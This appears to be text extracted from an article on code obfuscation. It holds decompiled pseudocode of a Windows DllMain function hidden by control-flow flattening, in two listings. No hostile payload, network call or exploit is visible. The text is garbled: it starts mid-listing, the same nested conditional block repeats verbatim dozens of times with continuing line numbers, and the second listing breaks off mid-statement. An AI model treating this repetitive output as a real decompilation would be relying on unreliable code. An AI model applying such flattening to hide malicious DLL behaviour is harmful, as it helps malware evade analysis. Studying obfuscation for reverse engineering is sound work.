23                             i = i_1;  
24                         }  
25                     }  
26                     else  
27                     {  
28                         i_2 = 0xCED228E3DB336F0AuLL;  
29                         if ( fdwReason - 2 <= 1 )  
30                         {  
31                             i_2 = 0xCED228E335271B80uLL;  
32                             i = i_2;  
33                         }  
34                     }  
35                 }  
36                 else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
37                 {  
38                     i_3 = 0xCED228E392338A42uLL;  
39                 }  
40             }  
41             if ( i < (__int64)0xCED228E38776FC9FuLL )  
42             {  
43                 if ( i < (__int64)0xCED228E3B0076AFuLL )  
44                 {  
45                     if ( i >= (__int64)0xCED228E392338A42uLL )  
46                     {  
47                         i_1 = 0xCED228E38776FCA0uLL;  
48                         if ( (int)fdwReason < 2 )  
49                         {  
50                             i_1 = 0xCED228E36EBA97C5uLL;  
51                             i = i_1;  
52                         }  
53                     }  
54                     else  
55                     {  
56                         i_2 = 0xCED228E3DB336F0AuLL;  
57                         if ( fdwReason - 2 <= 1 )  
58                         {  
59                             i_2 = 0xCED228E335271B80uLL;  
60                             i = i_2;  
61                         }  
62                     }  
63                 }  
64                 else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
65                 {  
66                     i_3 = 0xCED228E392338A42uLL;  
67                 }  
68             }  
69             if ( i < (__int64)0xCED228E38776FC9FuLL )  
70             {  
71                 if ( i < (__int64)0xCED228E3B0076AFuLL )  
72                 {  
73                     if ( i >= (__int64)0xCED228E392338A42uLL )  
74                     {  
75                         i_1 = 0xCED228E38776FCA0uLL;  
76                         if ( (int)fdwReason < 2 )  
77                         {  
78                             i_1 = 0xCED228E36EBA97C5uLL;  
79                             i = i_1;  
80                         }  
81                     }  
82                     else  
83                     {  
84                         i_2 = 0xCED228E3DB336F0AuLL;  
85                         if ( fdwReason - 2 <= 1 )  
86                         {  
87                             i_2 = 0xCED228E335271B80uLL;  
88                             i = i_2;  
89                         }  
90                     }  
91                 }  
92                 else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
93                 {  
94                     i_3 = 0xCED228E392338A42uLL;  
95                 }  
96             }  
97             if ( i < (__int64)0xCED228E38776FC9FuLL )  
98             {  
99                 if ( i < (__int64)0xCED228E3B0076AFuLL )  
100                {  
101                    if ( i >= (__int64)0xCED228E392338A42uLL )  
102                    {  
103                        i_1 = 0xCED228E38776FCA0uLL;  
104                        if ( (int)fdwReason < 2 )  
105                        {  
106                            i_1 = 0xCED228E36EBA97C5uLL;  
107                            i = i_1;  
108                        }  
109                    }  
110                    else  
111                    {  
112                        i_2 = 0xCED228E3DB336F0AuLL;  
113                        if ( fdwReason - 2 <= 1 )  
114                        {  
115                            i_2 = 0xCED228E335271B80uLL;  
116                            i = i_2;  
117                        }  
118                    }  
119                }  
120                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
121                {  
122                    i_3 = 0xCED228E392338A42uLL;  
123                }  
124            }  
125            if ( i < (__int64)0xCED228E38776FC9FuLL )  
126            {  
127                if ( i < (__int64)0xCED228E3B0076AFuLL )  
128                {  
129                    if ( i >= (__int64)0xCED228E392338A42uLL )  
130                    {  
131                        i_1 = 0xCED228E38776FCA0uLL;  
132                        if ( (int)fdwReason < 2 )  
133                        {  
134                            i_1 = 0xCED228E36EBA97C5uLL;  
135                            i = i_1;  
136                        }  
137                    }  
138                    else  
139                    {  
140                        i_2 = 0xCED228E3DB336F0AuLL;  
141                        if ( fdwReason - 2 <= 1 )  
142                        {  
143                            i_2 = 0xCED228E335271B80uLL;  
144                            i = i_2;  
145                        }  
146                    }  
147                }  
148                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
149                {  
150                    i_3 = 0xCED228E392338A42uLL;  
151                }  
152            }  
153            if ( i < (__int64)0xCED228E38776FC9FuLL )  
154            {  
155                if ( i < (__int64)0xCED228E3B0076AFuLL )  
156                {  
157                    if ( i >= (__int64)0xCED228E392338A42uLL )  
158                    {  
159                        i_1 = 0xCED228E38776FCA0uLL;  
160                        if ( (int)fdwReason < 2 )  
161                        {  
162                            i_1 = 0xCED228E36EBA97C5uLL;  
163                            i = i_1;  
164                        }  
165                    }  
166                    else  
167                    {  
168                        i_2 = 0xCED228E3DB336F0AuLL;  
169                        if ( fdwReason - 2 <= 1 )  
170                        {  
171                            i_2 = 0xCED228E335271B80uLL;  
172                            i = i_2;  
173                        }  
174                    }  
175                }  
176                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
177                {  
178                    i_3 = 0xCED228E392338A42uLL;  
179                }  
180            }  
181            if ( i < (__int64)0xCED228E38776FC9FuLL )  
182            {  
183                if ( i < (__int64)0xCED228E3B0076AFuLL )  
184                {  
185                    if ( i >= (__int64)0xCED228E392338A42uLL )  
186                    {  
187                        i_1 = 0xCED228E38776FCA0uLL;  
188                        if ( (int)fdwReason < 2 )  
189                        {  
190                            i_1 = 0xCED228E36EBA97C5uLL;  
191                            i = i_1;  
192                        }  
193                    }  
194                    else  
195                    {  
196                        i_2 = 0xCED228E3DB336F0AuLL;  
197                        if ( fdwReason - 2 <= 1 )  
198                        {  
199                            i_2 = 0xCED228E335271B80uLL;  
200                            i = i_2;  
201                        }  
202                    }  
203                }  
204                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
205                {  
206                    i_3 = 0xCED228E392338A42uLL;  
207                }  
208            }  
209            if ( i < (__int64)0xCED228E38776FC9FuLL )  
210            {  
211                if ( i < (__int64)0xCED228E3B0076AFuLL )  
212                {  
213                    if ( i >= (__int64)0xCED228E392338A42uLL )  
214                    {  
215                        i_1 = 0xCED228E38776FCA0uLL;  
216                        if ( (int)fdwReason < 2 )  
217                        {  
218                            i_1 = 0xCED228E36EBA97C5uLL;  
219                            i = i_1;  
220                        }  
221                    }  
222                    else  
223                    {  
224                        i_2 = 0xCED228E3DB336F0AuLL;  
225                        if ( fdwReason - 2 <= 1 )  
226                        {  
227                            i_2 = 0xCED228E335271B80uLL;  
228                            i = i_2;  
229                        }  
230                    }  
231                }  
232                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
233                {  
234                    i_3 = 0xCED228E392338A42uLL;  
235                }  
236            }  
237            if ( i < (__int64)0xCED228E38776FC9FuLL )  
238            {  
239                if ( i < (__int64)0xCED228E3B0076AFuLL )  
240                {  
241                    if ( i >= (__int64)0xCED228E392338A42uLL )  
242                    {  
243                        i_1 = 0xCED228E38776FCA0uLL;  
244                        if ( (int)fdwReason < 2 )  
245                        {  
246                            i_1 = 0xCED228E36EBA97C5uLL;  
247                            i = i_1;  
248                        }  
249                    }  
250                    else  
251                    {  
252                        i_2 = 0xCED228E3DB336F0AuLL;  
253                        if ( fdwReason - 2 <= 1 )  
254                        {  
255                            i_2 = 0xCED228E335271B80uLL;  
256                            i = i_2;  
257                        }  
258                    }  
259                }  
260                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
261                {  
262                    i_3 = 0xCED228E392338A42uLL;  
263                }  
264            }  
265            if ( i < (__int64)0xCED228E38776FC9FuLL )  
266            {  
267                if ( i < (__int64)0xCED228E3B0076AFuLL )  
268                {  
269                    if ( i >= (__int64)0xCED228E392338A42uLL )  
270                    {  
271                        i_1 = 0xCED228E38776FCA0uLL;  
272                        if ( (int)fdwReason < 2 )  
273                        {  
274                            i_1 = 0xCED228E36EBA97C5uLL;  
275                            i = i_1;  
276                        }  
277                    }  
278                    else  
279                    {  
280                        i_2 = 0xCED228E3DB336F0AuLL;  
281                        if ( fdwReason - 2 <= 1 )  
282                        {  
283                            i_2 = 0xCED228E335271B80uLL;  
284                            i = i_2;  
285                        }  
286                    }  
287                }  
288                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
289                {  
290                    i_3 = 0xCED228E392338A42uLL;  
291                }  
292            }  
293            if ( i < (__int64)0xCED228E38776FC9FuLL )  
294            {  
295                if ( i < (__int64)0xCED228E3B0076AFuLL )  
296                {  
297                    if ( i >= (__int64)0xCED228E392338A42uLL )  
298                    {  
299                        i_1 = 0xCED228E38776FCA0uLL;  
300                        if ( (int)fdwReason < 2 )  
301                        {  
302                            i_1 = 0xCED228E36EBA97C5uLL;  
303                            i = i_1;  
304                        }  
305                    }  
306                    else  
307                    {  
308                        i_2 = 0xCED228E3DB336F0AuLL;  
309                        if ( fdwReason - 2 <= 1 )  
310                        {  
311                            i_2 = 0xCED228E335271B80uLL;  
312                            i = i_2;  
313                        }  
314                    }  
315                }  
316                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
317                {  
318                    i_3 = 0xCED228E392338A42uLL;  
319                }  
320            }  
321            if ( i < (__int64)0xCED228E38776FC9FuLL )  
322            {  
323                if ( i < (__int64)0xCED228E3B0076AFuLL )  
324                {  
325                    if ( i >= (__int64)0xCED228E392338A42uLL )  
326                    {  
327                        i_1 = 0xCED228E38776FCA0uLL;  
328                        if ( (int)fdwReason < 2 )  
329                        {  
330                            i_1 = 0xCED228E36EBA97C5uLL;  
331                            i = i_1;  
332                        }  
333                    }  
334                    else  
335                    {  
336                        i_2 = 0xCED228E3DB336F0AuLL;  
337                        if ( fdwReason - 2 <= 1 )  
338                        {  
339                            i_2 = 0xCED228E335271B80uLL;  
340                            i = i_2;  
341                        }  
342                    }  
343                }  
344                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
345                {  
346                    i_3 = 0xCED228E392338A42uLL;  
347                }  
348            }  
349            if ( i < (__int64)0xCED228E38776FC9FuLL )  
350            {  
351                if ( i < (__int64)0xCED228E3B0076AFuLL )  
352                {  
353                    if ( i >= (__int64)0xCED228E392338A42uLL )  
354                    {  
355                        i_1 = 0xCED228E38776FCA0uLL;  
356                        if ( (int)fdwReason < 2 )  
357                        {  
358                            i_1 = 0xCED228E36EBA97C5uLL;  
359                            i = i_1;  
360                        }  
361                    }  
362                    else  
363                    {  
364                        i_2 = 0xCED228E3DB336F0AuLL;  
365                        if ( fdwReason - 2 <= 1 )  
366                        {  
367                            i_2 = 0xCED228E335271B80uLL;  
368                            i = i_2;  
369                        }  
370                    }  
371                }  
372                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
373                {  
374                    i_3 = 0xCED228E392338A42uLL;  
375                }  
376            }  
377            if ( i < (__int64)0xCED228E38776FC9FuLL )  
378            {  
379                if ( i < (__int64)0xCED228E3B0076AFuLL )  
380                {  
381                    if ( i >= (__int64)0xCED228E392338A42uLL )  
382                    {  
383                        i_1 = 0xCED228E38776FCA0uLL;  
384                        if ( (int)fdwReason < 2 )  
385                        {  
386                            i_1 = 0xCED228E36EBA97C5uLL;  
387                            i = i_1;  
388                        }  
389                    }  
390                    else  
391                    {  
392                        i_2 = 0xCED228E3DB336F0AuLL;  
393                        if ( fdwReason - 2 <= 1 )  
394                        {  
395                            i_2 = 0xCED228E335271B80uLL;  
396                            i = i_2;  
397                        }  
398                    }  
399                }  
400                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
401                {  
402                    i_3 = 0xCED228E392338A42uLL;  
403                }  
404            }  
405            if ( i < (__int64)0xCED228E38776FC9FuLL )  
406            {  
407                if ( i < (__int64)0xCED228E3B0076AFuLL )  
408                {  
409                    if ( i >= (__int64)0xCED228E392338A42uLL )  
410                    {  
411                        i_1 = 0xCED228E38776FCA0uLL;  
412                        if ( (int)fdwReason < 2 )  
413                        {  
414                            i_1 = 0xCED228E36EBA97C5uLL;  
415                            i = i_1;  
416                        }  
417                    }  
418                    else  
419                    {  
420                        i_2 = 0xCED228E3DB336F0AuLL;  
421                        if ( fdwReason - 2 <= 1 )  
422                        {  
423                            i_2 = 0xCED228E335271B80uLL;  
424                            i = i_2;  
425                        }  
426                    }  
427                }  
428                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
429                {  
430                    i_3 = 0xCED228E392338A42uLL;  
431                }  
432            }  
433            if ( i < (__int64)0xCED228E38776FC9FuLL )  
434            {  
435                if ( i < (__int64)0xCED228E3B0076AFuLL )  
436                {  
437                    if ( i >= (__int64)0xCED228E392338A42uLL )  
438                    {  
439                        i_1 = 0xCED228E38776FCA0uLL;  
440                        if ( (int)fdwReason < 2 )  
441                        {  
442                            i_1 = 0xCED228E36EBA97C5uLL;  
443                            i = i_1;  
444                        }  
445                    }  
446                    else  
447                    {  
448                        i_2 = 0xCED228E3DB336F0AuLL;  
449                        if ( fdwReason - 2 <= 1 )  
450                        {  
451                            i_2 = 0xCED228E335271B80uLL;  
452                            i = i_2;  
453                        }  
454                    }  
455                }  
456                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
457                {  
458                    i_3 = 0xCED228E392338A42uLL;  
459                }  
460            }  
461            if ( i < (__int64)0xCED228E38776FC9FuLL )  
462            {  
463                if ( i < (__int64)0xCED228E3B0076AFuLL )  
464                {  
465                    if ( i >= (__int64)0xCED228E392338A42uLL )  
466                    {  
467                        i_1 = 0xCED228E38776FCA0uLL;  
468                        if ( (int)fdwReason < 2 )  
469                        {  
470                            i_1 = 0xCED228E36EBA97C5uLL;  
471                            i = i_1;  
472                        }  
473                    }  
474                    else  
475                    {  
476                        i_2 = 0xCED228E3DB336F0AuLL;  
477                        if ( fdwReason - 2 <= 1 )  
478                        {  
479                            i_2 = 0xCED228E335271B80uLL;  
480                            i = i_2;  
481                        }  
482                    }  
483                }  
484                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
485                {  
486                    i_3 = 0xCED228E392338A42uLL;  
487                }  
488            }  
489            if ( i < (__int64)0xCED228E38776FC9FuLL )  
490            {  
491                if ( i < (__int64)0xCED228E3B0076AFuLL )  
492                {  
493                    if ( i >= (__int64)0xCED228E392338A42uLL )  
494                    {  
495                        i_1 = 0xCED228E38776FCA0uLL;  
496                        if ( (int)fdwReason < 2 )  
497                        {  
498                            i_1 = 0xCED228E36EBA97C5uLL;  
499                            i = i_1;  
500                        }  
501                    }  
502                    else  
503                    {  
504                        i_2 = 0xCED228E3DB336F0AuLL;  
505                        if ( fdwReason - 2 <= 1 )  
506                        {  
507                            i_2 = 0xCED228E335271B80uLL;  
508                            i = i_2;  
509                        }  
510                    }  
511                }  
512                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
513                {  
514                    i_3 = 0xCED228E392338A42uLL;  
515                }  
516            }  
517            if ( i < (__int64)0xCED228E38776FC9FuLL )  
518            {  
519                if ( i < (__int64)0xCED228E3B0076AFuLL )  
520                {  
521                    if ( i >= (__int64)0xCED228E392338A42uLL )  
522                    {  
523                        i_1 = 0xCED228E38776FCA0uLL;  
524                        if ( (int)fdwReason < 2 )  
525                        {  
526                            i_1 = 0xCED228E36EBA97C5uLL;  
527                            i = i_1;  
528                        }  
529                    }  
530                    else  
531                    {  
532                        i_2 = 0xCED228E3DB336F0AuLL;  
533                        if ( fdwReason - 2 <= 1 )  
534                        {  
535                            i_2 = 0xCED228E335271B80uLL;  
536                            i = i_2;  
537                        }  
538                    }  
539                }  
540                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
541                {  
542                    i_3 = 0xCED228E392338A42uLL;  
543                }  
544            }  
545            if ( i < (__int64)0xCED228E38776FC9FuLL )  
546            {  
547                if ( i < (__int64)0xCED228E3B0076AFuLL )  
548                {  
549                    if ( i >= (__int64)0xCED228E392338A42uLL )  
550                    {  
551                        i_1 = 0xCED228E38776FCA0uLL;  
552                        if ( (int)fdwReason < 2 )  
553                        {  
554                            i_1 = 0xCED228E36EBA97C5uLL;  
555                            i = i_1;  
556                        }  
557                    }  
558                    else  
559                    {  
560                        i_2 = 0xCED228E3DB336F0AuLL;  
561                        if ( fdwReason - 2 <= 1 )  
562                        {  
563                            i_2 = 0xCED228E335271B80uLL;  
564                            i = i_2;  
565                        }  
566                    }  
567                }  
568                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
569                {  
570                    i_3 = 0xCED228E392338A42uLL;  
571                }  
572            }  
573            if ( i < (__int64)0xCED228E38776FC9FuLL )  
574            {  
575                if ( i < (__int64)0xCED228E3B0076AFuLL )  
576                {  
577                    if ( i >= (__int64)0xCED228E392338A42uLL )  
578                    {  
579                        i_1 = 0xCED228E38776FCA0uLL;  
580                        if ( (int)fdwReason < 2 )  
581                        {  
582                            i_1 = 0xCED228E36EBA97C5uLL;  
583                            i = i_1;  
584                        }  
585                    }  
586                    else  
587                    {  
588                        i_2 = 0xCED228E3DB336F0AuLL;  
589                        if ( fdwReason - 2 <= 1 )  
590                        {  
591                            i_2 = 0xCED228E335271B80uLL;  
592                            i = i_2;  
593                        }  
594                    }  
595                }  
596                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
597                {  
598                    i_3 = 0xCED228E392338A42uLL;  
599                }  
600            }  
601            if ( i < (__int64)0xCED228E38776FC9FuLL )  
602            {  
603                if ( i < (__int64)0xCED228E3B0076AFuLL )  
604                {  
605                    if ( i >= (__int64)0xCED228E392338A42uLL )  
606                    {  
607                        i_1 = 0xCED228E38776FCA0uLL;  
608                        if ( (int)fdwReason < 2 )  
609                        {  
610                            i_1 = 0xCED228E36EBA97C5uLL;  
611                            i = i_1;  
612                        }  
613                    }  
614                    else  
615                    {  
616                        i_2 = 0xCED228E3DB336F0AuLL;  
617                        if ( fdwReason - 2 <= 1 )  
618                        {  
619                            i_2 = 0xCED228E335271B80uLL;  
620                            i = i_2;  
621                        }  
622                    }  
623                }  
624                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
625                {  
626                    i_3 = 0xCED228E392338A42uLL;  
627                }  
628            }  
629            if ( i < (__int64)0xCED228E38776FC9FuLL )  
630            {  
631                if ( i < (__int64)0xCED228E3B0076AFuLL )  
632                {  
633                    if ( i >= (__int64)0xCED228E392338A42uLL )  
634                    {  
635                        i_1 = 0xCED228E38776FCA0uLL;  
636                        if ( (int)fdwReason < 2 )  
637                        {  
638                            i_1 = 0xCED228E36EBA97C5uLL;  
639                            i = i_1;  
640                        }  
641                    }  
642                    else  
643                    {  
644                        i_2 = 0xCED228E3DB336F0AuLL;  
645                        if ( fdwReason - 2 <= 1 )  
646                        {  
647                            i_2 = 0xCED228E335271B80uLL;  
648                            i = i_2;  
649                        }  
650                    }  
651                }  
652                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
653                {  
654                    i_3 = 0xCED228E392338A42uLL;  
655                }  
656            }  
657            if ( i < (__int64)0xCED228E38776FC9FuLL )  
658            {  
659                if ( i < (__int64)0xCED228E3B0076AFuLL )  
660                {  
661                    if ( i >= (__int64)0xCED228E392338A42uLL )  
662                    {  
663                        i_1 = 0xCED228E38776FCA0uLL;  
664                        if ( (int)fdwReason < 2 )  
665                        {  
666                            i_1 = 0xCED228E36EBA97C5uLL;  
667                            i = i_1;  
668                        }  
669                    }  
670                    else  
671                    {  
672                        i_2 = 0xCED228E3DB336F0AuLL;  
673                        if ( fdwReason - 2 <= 1 )  
674                        {  
675                            i_2 = 0xCED228E335271B80uLL;  
676                            i = i_2;  
677                        }  
678                    }  
679                }  
680                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
681                {  
682                    i_3 = 0xCED228E392338A42uLL;  
683                }  
684            }  
685            if ( i < (__int64)0xCED228E38776FC9FuLL )  
686            {  
687                if ( i < (__int64)0xCED228E3B0076AFuLL )  
688                {  
689                    if ( i >= (__int64)0xCED228E392338A42uLL )  
690                    {  
691                        i_1 = 0xCED228E38776FCA0uLL;  
692                        if ( (int)fdwReason < 2 )  
693                        {  
694                            i_1 = 0xCED228E36EBA97C5uLL;  
695                            i = i_1;  
696                        }  
697                    }  
698                    else  
699                    {  
700                        i_2 = 0xCED228E3DB336F0AuLL;  
701                        if ( fdwReason - 2 <= 1 )  
702                        {  
703                            i_2 = 0xCED228E335271B80uLL;  
704                            i = i_2;  
705                        }  
706                    }  
707                }  
708                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
709                {  
710                    i_3 = 0xCED228E392338A42uLL;  
711                }  
712            }  
713            if ( i < (__int64)0xCED228E38776FC9FuLL )  
714            {  
715                if ( i < (__int64)0xCED228E3B0076AFuLL )  
716                {  
717                    if ( i >= (__int64)0xCED228E392338A42uLL )  
718                    {  
719                        i_1 = 0xCED228E38776FCA0uLL;  
720                        if ( (int)fdwReason < 2 )  
721                        {  
722                            i_1 = 0xCED228E36EBA97C5uLL;  
723                            i = i_1;  
724                        }  
725                    }  
726                    else  
727                    {  
728                        i_2 =
```

Control flow flattening

```
1 BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID  
2 {  
3     unsigned __int64 i_3; // rax  
4     unsigned __int64 i_1; // rax  
5     unsigned __int64 i_2; // rax  
6     unsigned __int64 i_4; // rax  
7     signed __int64 i; // [rsp+28h] [rbp-30h]  
8  
9     for ( i = 0xCED228E3B0076AFuLL; ; i = 0xCED228E3259D6909uLL )  
10     {  
11         while ( 1 )  
12         {  
13             while ( i > (__int64)0xCED228E38776FC9FuLL )  
14             {  
15                 if ( i < (__int64)0xCED228E3B0076AFuLL )  
16                 {  
17                     if ( i >= (__int64)0xCED228E392338A42uLL )  
18                     {  
19                         i_1 = 0xCED228E38776FCA0uLL;  
20                         if ( (int)fdwReason < 2 )  
21                         {  
22                             i_1 = 0xCED228E36EBA97C5uLL;  
23                             i = i_1;  
24                         }  
25                     }  
26                     else  
27                     {  
28                         i_2 = 0xCED228E3DB336F0AuLL;  
29                         if ( fdwReason - 2 <= 1 )  
30                         {  
31                             i_2 = 0xCED228E335271B80uLL;  
32                             i = i_2;  
33                         }  
34                     }  
35                 }  
36                 else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
37                 {  
38                     i_3 = 0xCED228E392338A42uLL;  
39                 }  
40             }  
41             if ( i < (__int64)0xCED228E38776FC9FuLL )  
42             {  
43                 if ( i < (__int64)0xCED228E3B0076AFuLL )  
44                 {  
45                     if ( i >= (__int64)0xCED228E392338A42uLL )  
46                     {  
47                         i_1 = 0xCED228E38776FCA0uLL;  
48                         if ( (int)fdwReason < 2 )  
49                         {  
50                             i_1 = 0xCED228E36EBA97C5uLL;  
51                             i = i_1;  
52                         }  
53                     }  
54                     else  
55                     {  
56                         i_2 = 0xCED228E3DB336F0AuLL;  
57                         if ( fdwReason - 2 <= 1 )  
58                         {  
59                             i_2 = 0xCED228E335271B80uLL;  
60                             i = i_2;  
61                         }  
62                     }  
63                 }  
64                 else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
65                 {  
66                     i_3 = 0xCED228E392338A42uLL;  
67                 }  
68             }  
69             if ( i < (__int64)0xCED228E38776FC9FuLL )  
70             {  
71                 if ( i < (__int64)0xCED228E3B0076AFuLL )  
72                 {  
73                     if ( i >= (__int64)0xCED228E392338A42uLL )  
74                     {  
75                         i_1 = 0xCED228E38776FCA0uLL;  
76                         if ( (int)fdwReason < 2 )  
77                         {  
78                             i_1 = 0xCED228E36EBA97C5uLL;  
79                             i = i_1;  
80                         }  
81                     }  
82                     else  
83                     {  
84                         i_2 = 0xCED228E3DB336F0AuLL;  
85                         if ( fdwReason - 2 <= 1 )  
86                         {  
87                             i_2 = 0xCED228E335271B80uLL;  
88                             i = i_2;  
89                         }  
90                     }  
91                 }  
92                 else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
93                 {  
94                     i_3 = 0xCED228E392338A42uLL;  
95                 }  
96             }  
97             if ( i < (__int64)0xCED228E38776FC9FuLL )  
98             {  
99                 if ( i < (__int64)0xCED228E3B0076AFuLL )  
100                {  
101                    if ( i >= (__int64)0xCED228E392338A42uLL )  
102                    {  
103                        i_1 = 0xCED228E38776FCA0uLL;  
104                        if ( (int)fdwReason < 2 )  
105                        {  
106                            i_1 = 0xCED228E36EBA97C5uLL;  
107                            i = i_1;  
108                        }  
109                    }  
110                    else  
111                    {  
112                        i_2 = 0xCED228E3DB336F0AuLL;  
113                        if ( fdwReason - 2 <= 1 )  
114                        {  
115                            i_2 = 0xCED228E335271B80uLL;  
116                            i = i_2;  
117                        }  
118                    }  
119                }  
120                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
121                {  
122                    i_3 = 0xCED228E392338A42uLL;  
123                }  
124            }  
125            if ( i < (__int64)0xCED228E38776FC9FuLL )  
126            {  
127                if ( i < (__int64)0xCED228E3B0076AFuLL )  
128                {  
129                    if ( i >= (__int64)0xCED228E392338A42uLL )  
130                    {  
131                        i_1 = 0xCED228E38776FCA0uLL;  
132                        if ( (int)fdwReason < 2 )  
133                        {  
134                            i_1 = 0xCED228E36EBA97C5uLL;  
135                            i = i_1;  
136                        }  
137                    }  
138                    else  
139                    {  
140                        i_2 = 0xCED228E3DB336F0AuLL;  
141                        if ( fdwReason - 2 <= 1 )  
142                        {  
143                            i_2 = 0xCED228E335271B80uLL;  
144                            i = i_2;  
145                        }  
146                    }  
147                }  
148                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
149                {  
150                    i_3 = 0xCED228E392338A42uLL;  
151                }  
152            }  
153            if ( i < (__int64)0xCED228E38776FC9FuLL )  
154            {  
155                if ( i < (__int64)0xCED228E3B0076AFuLL )  
156                {  
157                    if ( i >= (__int64)0xCED228E392338A42uLL )  
158                    {  
159                        i_1 = 0xCED228E38776FCA0uLL;  
160                        if ( (int)fdwReason < 2 )  
161                        {  
162                            i_1 = 0xCED228E36EBA97C5uLL;  
163                            i = i_1;  
164                        }  
165                    }  
166                    else  
167                    {  
168                        i_2 = 0xCED228E3DB336F0AuLL;  
169                        if ( fdwReason - 2 <= 1 )  
170                        {  
171                            i_2 = 0xCED228E335271B80uLL;  
172                            i = i_2;  
173                        }  
174                    }  
175                }  
176                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
177                {  
178                    i_3 = 0xCED228E392338A42uLL;  
179                }  
180            }  
181            if ( i < (__int64)0xCED228E38776FC9FuLL )  
182            {  
183                if ( i < (__int64)0xCED228E3B0076AFuLL )  
184                {  
185                    if ( i >= (__int64)0xCED228E392338A42uLL )  
186                    {  
187                        i_1 = 0xCED228E38776FCA0uLL;  
188                        if ( (int)fdwReason < 2 )  
189                        {  
190                            i_1 = 0xCED228E36EBA97C5uLL;  
191                            i = i_1;  
192                        }  
193                    }  
194                    else  
195                    {  
196                        i_2 = 0xCED228E3DB336F0AuLL;  
197                        if ( fdwReason - 2 <= 1 )  
198                        {  
199                            i_2 = 0xCED228E335271B80uLL;  
200                            i = i_2;  
201                        }  
202                    }  
203                }  
204                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
205                {  
206                    i_3 = 0xCED228E392338A42uLL;  
207                }  
208            }  
209            if ( i < (__int64)0xCED228E38776FC9FuLL )  
210            {  
211                if ( i < (__int64)0xCED228E3B0076AFuLL )  
212                {  
213                    if ( i >= (__int64)0xCED228E392338A42uLL )  
214                    {  
215                        i_1 = 0xCED228E38776FCA0uLL;  
216                        if ( (int)fdwReason < 2 )  
217                        {  
218                            i_1 = 0xCED228E36EBA97C5uLL;  
219                            i = i_1;  
220                        }  
221                    }  
222                    else  
223                    {  
224                        i_2 = 0xCED228E3DB336F0AuLL;  
225                        if ( fdwReason - 2 <= 1 )  
226                        {  
227                            i_2 = 0xCED228E335271B80uLL;  
228                            i = i_2;  
229                        }  
230                    }  
231                }  
232                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
233                {  
234                    i_3 = 0xCED228E392338A42uLL;  
235                }  
236            }  
237            if ( i < (__int64)0xCED228E38776FC9FuLL )  
238            {  
239                if ( i < (__int64)0xCED228E3B0076AFuLL )  
240                {  
241                    if ( i >= (__int64)0xCED228E392338A42uLL )  
242                    {  
243                        i_1 = 0xCED228E38776FCA0uLL;  
244                        if ( (int)fdwReason < 2 )  
245                        {  
246                            i_1 = 0xCED228E36EBA97C5uLL;  
247                            i = i_1;  
248                        }  
249                    }  
250                    else  
251                    {  
252                        i_2 = 0xCED228E3DB336F0AuLL;  
253                        if ( fdwReason - 2 <= 1 )  
254                        {  
255                            i_2 = 0xCED228E335271B80uLL;  
256                            i = i_2;  
257                        }  
258                    }  
259                }  
260                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
261                {  
262                    i_3 = 0xCED228E392338A42uLL;  
263                }  
264            }  
265            if ( i < (__int64)0xCED228E38776FC9FuLL )  
266            {  
267                if ( i < (__int64)0xCED228E3B0076AFuLL )  
268                {  
269                    if ( i >= (__int64)0xCED228E392338A42uLL )  
270                    {  
271                        i_1 = 0xCED228E38776FCA0uLL;  
272                        if ( (int)fdwReason < 2 )  
273                        {  
274                            i_1 = 0xCED228E36EBA97C5uLL;  
275                            i = i_1;  
276                        }  
277                    }  
278                    else  
279                    {  
280                        i_2 = 0xCED228E3DB336F0AuLL;  
281                        if ( fdwReason - 2 <= 1 )  
282                        {  
283                            i_2 = 0xCED228E335271B80uLL;  
284                            i = i_2;  
285                        }  
286                    }  
287                }  
288                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
289                {  
290                    i_3 = 0xCED228E392338A42uLL;  
291                }  
292            }  
293            if ( i < (__int64)0xCED228E38776FC9FuLL )  
294            {  
295                if ( i < (__int64)0xCED228E3B0076AFuLL )  
296                {  
297                    if ( i >= (__int64)0xCED228E392338A42uLL )  
298                    {  
299                        i_1 = 0xCED228E38776FCA0uLL;  
300                        if ( (int)fdwReason < 2 )  
301                        {  
302                            i_1 = 0xCED228E36EBA97C5uLL;  
303                            i = i_1;  
304                        }  
305                    }  
306                    else  
307                    {  
308                        i_2 = 0xCED228E3DB336F0AuLL;  
309                        if ( fdwReason - 2 <= 1 )  
310                        {  
311                            i_2 = 0xCED228E335271B80uLL;  
312                            i = i_2;  
313                        }  
314                    }  
315                }  
316                else if ( i < (__int64)0xCED228E3DB336F0AuLL )  
317                {  
318                    i_3 = 0xCED228E392338A42uLL;  
319                }  
320            }  
321            if ( i < (__int64)0xCED228E38776FC9FuLL )  
322            {  
323                if ( i < (__int64)0xCED228E3B0076AFuLL )  
324                {  
325                    if ( i >= (__int64)0xCED228E392338A42uLL )  
